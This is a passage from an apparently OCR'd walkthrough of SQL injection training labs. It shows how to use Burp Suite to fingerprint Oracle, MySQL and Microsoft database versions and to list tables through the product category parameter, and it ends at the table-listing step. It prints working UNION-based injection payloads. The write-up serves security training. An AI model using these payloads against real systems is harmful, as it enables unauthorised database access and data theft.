
3) SQL injection attack, querying the database type and version on Oracle

- Access the lab and Use Burp Suite to intercept and modify the request that sets the product category filter.




- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```




- Use the following payload to display the database version:

'+UNION+SELECT+BANNER,+NULL+FROM+v$version--




- Finally, send it to response and you can solve the lab.




4) SQL injection attack, querying the database type and version on MySQL and Microsoft

- Access the lab and Use Burp Suite to intercept and modify the request that sets the product category filter.




- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

  '+UNION+SELECT+'abc','def'#




- Use the following payload to display the database version:

  '+UNION+SELECT+@@version,+NULL#




- Finally send it to response and you can solve the lab.




5) SQL injection attack, listing the database contents on non-Oracle databases


- Access the lab




- Use Burp Suite to intercept and modify the request that sets the product category filter.




- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
  '+UNION+SELECT+'abc','def'--



- Use the following payload to retrieve the list of tables in the database:
  '+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--

